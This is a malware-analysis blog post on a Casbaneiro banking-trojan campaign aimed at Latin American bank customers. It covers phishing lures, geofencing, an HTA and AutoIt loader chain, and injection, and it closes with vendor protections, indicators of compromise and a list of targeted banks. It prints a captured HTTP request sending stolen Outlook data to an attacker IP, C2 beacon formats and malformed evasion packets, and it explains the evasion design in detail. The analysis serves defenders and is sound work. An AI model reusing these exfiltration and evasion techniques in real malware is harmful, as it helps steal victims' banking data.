

Casbaneiro: A Banking Trojan with Distributed Data-Receiving Servers

 fortinet.com/blog/threat-research/casbaneiro-a-banking-trojan-with-distributed-data-receiving-servers

Rachael Liao Rachael Liao

September 10, 2026

New Casbaneiro campaign uses geofencing, staged loaders, and distributed servers to evade analysis

Affected Platforms: Microsoft Windows

Impacted Users: Microsoft Windows

Impact: The stolen information can be used for future attacks

Severity Level: High

In August 2026, FortiGuard Labs observed a Casbaneiro attack campaign targeting users in Latin America, using phishing emails and PDF files themed around fake invoices and legal notices as the initial stage.

Casbaneiro exhibits characteristics common to other malware families targeting financial institutions and users in Latin America, including clipboard injection and the use of fake windows to facilitate fraudulent activities. However, our analysis of the recent attack revealed several distinctive network behaviors that differentiate this campaign from previously observed Casbaneiro behavior.

In this attack campaign, the malware is delivered via a multi-stage infection chain that includes an HTA downloader and an AutoIt loader, with the latter responsible for injecting the final payload into a Windows process.

Attack Chain




Figure 1: Attack flow

Initial stage

The threat actor uses phishing emails and PDFs to prompt victims to click malicious links. These lures typically evoke urgency or concern, such as fake invoices and legal notices, including purported legal proceedings. To enhance credibility and increase the likelihood of victim interaction, the emails and PDFs often include the recipient's email address, making the content appear more personalized and legitimate. The country code top-level domain in the documents further suggests a regional targeting strategy, with observed activity indicating a focus on Latin America, including Argentina, Peru, Colombia, and Mexico.




Figure 2: Phishing PDF files

Webpage

If the user's IP address does not originate from the targeted country, the webpage redirects the user to legitimate websites, such as Google or YouTube. However, if the IP address falls within the targeted geographic region, the webpage redirects the user to a page that contains a Base64-encoded ZIP archive embedded in its JavaScript code. The JavaScript programmatically initiates the download of the archive, causing the browser to display its native download notification and creating the appearance of a legitimate file download. Upon completion of the download, the webpage redirects the user to a blank page, further reinforcing the appearance of a legitimate download process.



Figure 3: The geofenced webpage

HTA Downloader

The ZIP contains at least one HTA file for the next stage. The HTA references an external JavaScript resource that retrieves an externally hosted XML-based script package containing embedded JScript. The JScript performs additional environment checks through Windows Management Instrumentation (WMI), including sandbox detection and OS language identification. The script proceeds with the remaining execution only if the detected OS language matches one of the languages on the predefined whitelist.

The corresponding country/region list is provided below:

Spain, Guatemala, Costa Rica, Panama, Dominican Republic, Venezuela, Colombia, Peru, Bolivia, El Salvador, Honduras, Nicaragua, Puerto Rico, Paraguay, United States, Uruguay, Chile, Ecuador, Argentina, Latin America, Spain, Portugal, Mexico, Brazil

Once the environment meets these criteria, the malware proceeds with its remaining tasks. It downloads an Autolt interpreter, a compiled Autolt script, and a compressed file separately to the directory C:\{random name}. The Autolt interpreter is a legitimate program, and the compiled script and compressed file are binary files that require the interpreter for execution. By retrieving these components independently, the malware can potentially evade static detection mechanisms, as none of the individual files exhibits malicious behavior when analyzed in isolation. Additionally, because the components are not packaged together, the likelihood that their relationship and combined functionality will be identified through static analysis is reduced.

The three files are named using random strings, with the compressed file having a **crT** suffix. The suffix serves as a marker that allows the Autolt script to identify the compressed file without relying on a fixed filename. For persistence, it creates an LNK file in the Startup folder that executes the Autolt script through the Autolt interpreter. In addition, it creates a folder named {ComputerName}@4{UserName} within the %PUBLIC% directory, which serves as an infection marker to prevent repeated execution or reinfection.

Autolt Loader

Once executed, it pops up a window that mimics a Windows service, then locates and decompresses the file identified by the **crT** suffix to extract the final payload. There are two possible injection targets, RegSvcs.exe and mobsync.exe. The malware injects the payload into mobsync.exe only if RegSvcs.exe does not exist.




Figure 4: The fake Windows service window opened by the Autolt script

Casbaneiro

Initialization

Upon execution, Casbaneiro decrypts required strings, including cryptocurrency addresses, global ID, and a data exfiltration URL. Casbaneiro uses the same decryption algorithm as [Ousaban](#). The decryption key and encrypted strings are split into multiple fragments, which are concatenated at runtime whenever the malware needs to decrypt and use a specific

string. During initialization, the malware creates a mutex named GlobalID-4465173{Username} to prevent concurrent execution. It also checks the system's default language and proceeds only if it is not German, French, or English.

Afterward, the malware constructs a string by concatenating the computer name, username, and executable name, then computes its MD5 hash for later use. The malware collects email addresses from the victim's address book, as well as sender and recipient information from emails stored in Microsoft Outlook. It then transmits the collected data in unencrypted form to a data exfiltration URL. Two URLs are generated for this purpose using different methods: one is derived through decryption, while the other is constructed through string concatenation. The malware also creates an infection marker to track email-stealing activity. This marker is stored as a file named **.Outlook** in the %APPDATA% directory.

```
POST /swap/gravadados.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Host: 72.167.48.63
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

```
list=Email%3B&fullname=Computer name,-UsernameOutlook version
```

Figure 5: HTTP POST request containing exfiltrated data

Information Collection & 403 Forbidden

Notably, Casbaneiro sends base64-encoded victim information to the second server, which responds with an HTTP 403 Forbidden status. If the server returns any status other than 403, the malware retries the request. This behavior may mislead analysts into concluding that the C2 infrastructure is unavailable, potentially leading them to overlook the actual C2 server.

Casbaneiro communicates with the C2 only when the victim visits a targeted bank website via a web browser. Two infection markers are created only after an HTTP 403 response is received, thereby preventing the same activity from being repeated and reducing the likelihood of detection. One is a folder named after the MD5 hash of the victim's information, created in %TEMP%. The other is a registry key named after the MD5 hash in HKCU\SOFTWARE.




Figure 6: The data sent to the server is base64 encoded.

Comment and Control

The C2 tasks include keyboard control, clipboard pasting, file execution, command execution, and several tasks related to the fake window targeting the specified banks. The initial C2 packet is transmitted when the victim accesses a webpage associated with a targeted bank listed in the appendix. The following lists the victim information transmitted to the third server.

```
client;{Username};{Computer name};{OS version};VVx-4.3;{Anti-virus software};{MD5 of user information};{Screen width};{Screen height};{Bank label};{Base64 encoded webpage title};{Date and time};{Marker of fake window};
```

By distributing stolen data across multiple servers and triggering communications at different times, the malware obscures the relationship between network connections, complicating the analysis of network logs. This is further compounded by the fact that the actual C2 communication is triggered only under specific conditions, such as when the victim accesses a targeted banking website.

In addition, we captured the following malformed HTTP packets during our analysis. Two notable anomalies were observed: the absence of the Host header and an unusually large Content-Length value, with the corresponding request body delivered incrementally across numerous small packets. These deviations from standard HTTP formatting may be intentional

and could serve to evade network-based detection or complicate traffic inspection and analysis.

```
GET /$p HTTP/1.1  
Content-Length: 0
```

```
HTTP/1.1 200 OK  
Content-Length: 15
```

```
Victim public IP POST /$or?u=1QbcQ1 HTTP/1.1  
Content-Length: 6
```

```
1Tdpg0HTTP/1.1 200 OK  
Content-Length: 2000000000
```

```
.S.pZ...V.)..C...a...8....7.M-.R.....!.b..
```

Figure 7: The malformed HTTP request

Conclusion

In this article, we analyzed an attack campaign targeting users in Latin America that uses Casbaneiro. The campaign uses multiple restrictions to hide the malware from analysis tools, including the download page, the HTA downloader, and Casbaneiro itself.

In addition to its conventional features, Casbaneiro incorporates several techniques designed to hinder analysis, including an endpoint that deliberately returns HTTP 403 responses and the transmission of different types of stolen data to separate servers. Casbaneiro also uses a targeted activation mechanism. Only when the victim accesses websites related to targeted banks through a web browser does the malware send information about the infected computer to the server and initiate C2 communication. These techniques can make the malware and its infrastructure appear inactive or inaccessible to automated analysis tools, helping the threat actor evade analysis and detection. FortiGuard will continue to monitor this attack campaign and provide appropriate protection as necessary.

Fortinet Protections

The malware described in this report is detected and blocked by [FortiGuard Antivirus](#) as:

PDF/Phishing.5BB0!tr

JS/Phishing.IBP!tr

W32/Casbaneiro.EN!tr.spy

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

FortiMail recognizes the phishing email as “virus detected.” In addition, real-time anti-phishing provided by FortiSandbox embedded in Fortinet’s FortiMail, web filtering, and antivirus solutions provides advanced protection against both known and unknown phishing attempts.

The FortiGuard CDR (Content Disarm and Reconstruction) service, which runs on both FortiGate and FortiMail, can disarm the malicious macros in the document.

We also suggest that organizations go through Fortinet’s free [NSE training](#) module: [FCF Fortinet Certified Fundamentals](#). This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

[FortiGuard IP Reputation](#) and [Anti-Botnet Security Service](#) proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

The [FortiPhish Phishing Simulation Service](#), together with [Fortinet’s Security Awareness and Training Service](#), uses real-world phishing scenarios to train and test employees on common social engineering tactics. By improving users’ ability to recognize and respond to suspicious content—especially during high-risk periods of distraction or urgency—these services help reduce the risk of successful phishing and malware attacks.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

IOCs

PDF

6bb4372d0d02ec87b76409f69d445a93910964f8db457bafafb97a011da59e73
40d253480f752805e58c21266e40afe99afc96feea0d355732af5bea459db1dd
bf92a287a3d79afb73a3f2d38877ec37c22a9f4a7d6ac2e0385472298f384fc8
943d63ace373ee50d074daf84d357f8e5e62ff91c829d87f566bee453d715280
711c0aa8cde078aa349fb329e3e44e4272ea66a5e651ad8a64893c76a725c859
d910e08a11a4f6f764e7495f4602a00b6024ca6e1b70fe30ba3752b881574365
47d321c1a232e5cdd1e39a06dadbd79114dc1a2f0f8eac289e6b653a5d126f95
d13ad6fc5fda54e65f1214e554a5123126ac7b3ce6db57566ed7bd0e92d03d85
d04f68079ca90c65223a907f23fae5d068904a2145348b953b1d06e2eaf0bf2c
1b4d5c95f4fc037ca3c359cea5ca2da1285bbadab12bcdcb47f3dad8bc6fa8ed
62ef39ec29966d71c8254f68bd5e320cf24a042d76c12dbafdcc0766861827c5
1f1a89bef73e4866a198a08e750f96348ce2b82816a8353e9a8a574bfde5f491
ea8af591fe2d605c82bb7831d2ebdfb17cb2659880e1a8a7b0a2dd851dc5e7a3
0b4d962eef2d06abfe08a8cd0b15edd224d4fae0b57d708aebd77d99667616d5
c521b3a189b0089a2558aa4e42bd9fb5558e1b17917e2e183a4bd9cbcb2ed77e
0849a6b87fbef25089ad0be746f84047b080ba81898a8614da43d4ab60ef735a

Email

debe871710268e7bb770b72c6772f2e0b8bd40a22b2eabf4b6556eaba2d71057

eaec8c6950f394ad5dcd271aa86f08cb2b8374203ecc67015af7ca6057244390

995b1156562150c15970aa2d6b27f0b442d758594d820ec09d53d5e861fac457

918dd413cceed3b8aeaa79e45d9d7b2030d73e2affa4339b8f9d043d08844f62

be5a110ee72ebcf1b7d9e155308a8abc606bd446f8aec1a9f33cd06ca0f3c056

dc62e645589463a61e6ac562d034a9de4ed897714389eb6b87bb02f0bd59d565

HTA

4302586202234cdf1ca058fd3c62be0050c8155ed113f3f62337d756e6915044
85767416f8d1e73833ccaa193263d1198857308b3a1185e6f4ebc4164db8584f
f1aa14ebfd2da477edba94b34f09f775485688b5958d82fcb072a837e27e246b
c477bdfae91e3df9be29e9eeba785467aff294f5250c2eed406765032cb68756
6e6bd2f7566ffa52d52fa9d5f048bbb9246d3d50110c6b0c248919ad796c6fd4
4540c3af3b1d8c52256f4580dd4d002fadb8c5ff4e32e6a41fdf508455c5b697
92a1428e125f33de012c7f52fb0827be3d7e90e38a0e38083181f8c3312adc9c
e57409c5e1f8287900c1c3b3e8c099cef537a02949315eb768c88906b0c65add
5a76669ec410d0b3e21112a4a6fd3207976b299ee27c5fc3d42f2673170ab95e
8092b9de455463296898fcdf8c9955d1c00dae6812c03bba019edf9c059ece33
99fcabf7c996d6ec077ccd745a158a3a395403d6a3df9d8da179f3cd5faf81b1
875e8d4137e1016b4be869e36e00a9414e89902fd5592a2fb881ebb0e4bd2f8b
bd724bbb27f9a71fd44f1c334b003541761071655fa585b64eed3bd78fc28e01
a42daeca71a6bdc79fd66b8b6ee413562abf7f72ef093292c86c1e9e7c2be456
7e04e86c07213fed7bebccd9953818b102b1b25b78e5f3707e81bad5054cf4e8
6547736c31dabb5bef2a290b32a72bf63b5c42dd2a33b5a6520159b41c43b093
51503ce1373c7fa72a1da5c5c4b30f88c8224686669ba4b64196591414fdc64c
5b3c2442831d4844ea6b86942f1a0ba27170018382cbc362343db63717d0ff02

71dea06c2271a46fc2fd6092e2ba0c2f5a2cf5ca8f955ee3375e3ca66a5dc52b

Domain

128[.]200[.]178[.]68[.]host[.]secureserver[.]net

13[.]189[.]202[.]64[.]host[.]secureserver[.]net

116[.]181[.]62[.]50[.]host[.]secureserver[.]net

48[.]178[.]169[.]192[.]host[.]secureserver[.]net

115[.]201[.]178[.]68[.]host[.]secureserver[.]net

181[.]202[.]178[.]68[.]host[.]secureserver[.]net

135[.]201[.]178[.]68[.]host[.]secureserver[.]net

85[.]182[.]62[.]50[.]host[.]secureserver[.]net

162[.]201[.]178[.]68[.]host[.]secureserver[.]net

129[.]202[.]178[.]68[.]host[.]secureserver[.]net

76[.]180[.]62[.]50[.]host[.]secureserver[.]net

gexwalltool[.]com

x-wolverine[.]servebbs[.]com

IP

72[.]167[.]48[.]63

209[.]99[.]188[.]28

Autolt script

fc820eeb054c781693eca78fed1c418f12b27da2c7c7e73281eb07b25cc7d910

f76d09cbd455ce18765591b9efa3bde0d31358b6321f7a10fc2e04f65d7407ba

Casbaneiro payload

7de637539159dc17ceedb0aae783930ee68639b6d8036ef8147027c5ebca3fc8

Cryptocurrency address

0xb4c12078448fdef1f8881a55aab5c81fa194095c

bc1q7jt45630rw346729vk5cuatvfylvhf0330u2p6

Appendix

Bank list

Banco Bica, Banco Columbia, Banco de Corrientes, Banco del Sol, Banco Unión, Banco Supervielle, Scotiabank Chile, Banco Santander, Banco de Santa Fe , Banco de Santa Cruz, Banco de San Juan, Banco Sabadell, Banco de la Provincia de Buenos Aires, Banco Pichincha C.A., Pibank, Banco Piano, Banco Patagonia, Openbank, Nuevo Banco del Chaco, Mibanco, Banco Mercantil Santa Cruz, Banco Mediolanum, Banco Macro, Banco de La Pampa, Kutxabank, Interbank, ICBC, Ibercaja Banco, HSBC, Banco Hipotecario, Banco GNB Paraguay, Banco GNB Sudameris, Banco Ganadero, Banco de Galicia y Buenos Aires, Banco de Formosa, Banco Falabella, BancoEstado, Nuevo Banco de Entre Ríos, Banco Credicoop Cooperativo Limitado, Banco Comafi, Banco Coinag, Banco Ciudad de Buenos Aires, Citibank, Caja Rural de Asturias, Cajamar Caja Rural, CaixaBank, Beirut Stock Exchange, Banco de la Provincia del Neuquén (BPN), Banco BPI, Banco Nacional de Bolivia (BNB), Banco BISA, Banco BICE, Banco de Crédito del Perú (BCP), Banco de Crédito e Inversiones (Banco Bci), BBVA, Bankia, BanBif, Banco Ripley, Banco de Córdoba, BanCoppel, Banco de Chile, BBVA México, Banco Azteca, ABANCA Corporación Bancaria, Banamex, Banregio, Ixe, Banco Mercantil del Norte (Banorte), Banco Bradesco, Banco Mariva, Banco Voii, Banco CMF, Banco de Comercio, Banca Afirme, Banca Mifel, Banco INVEX, Banco Monex, Banco Ve por Más, Intercam Banco, Banco Multiva, Banco Actinver, ABC Capital, Compartamos Banco, Ualá BankU.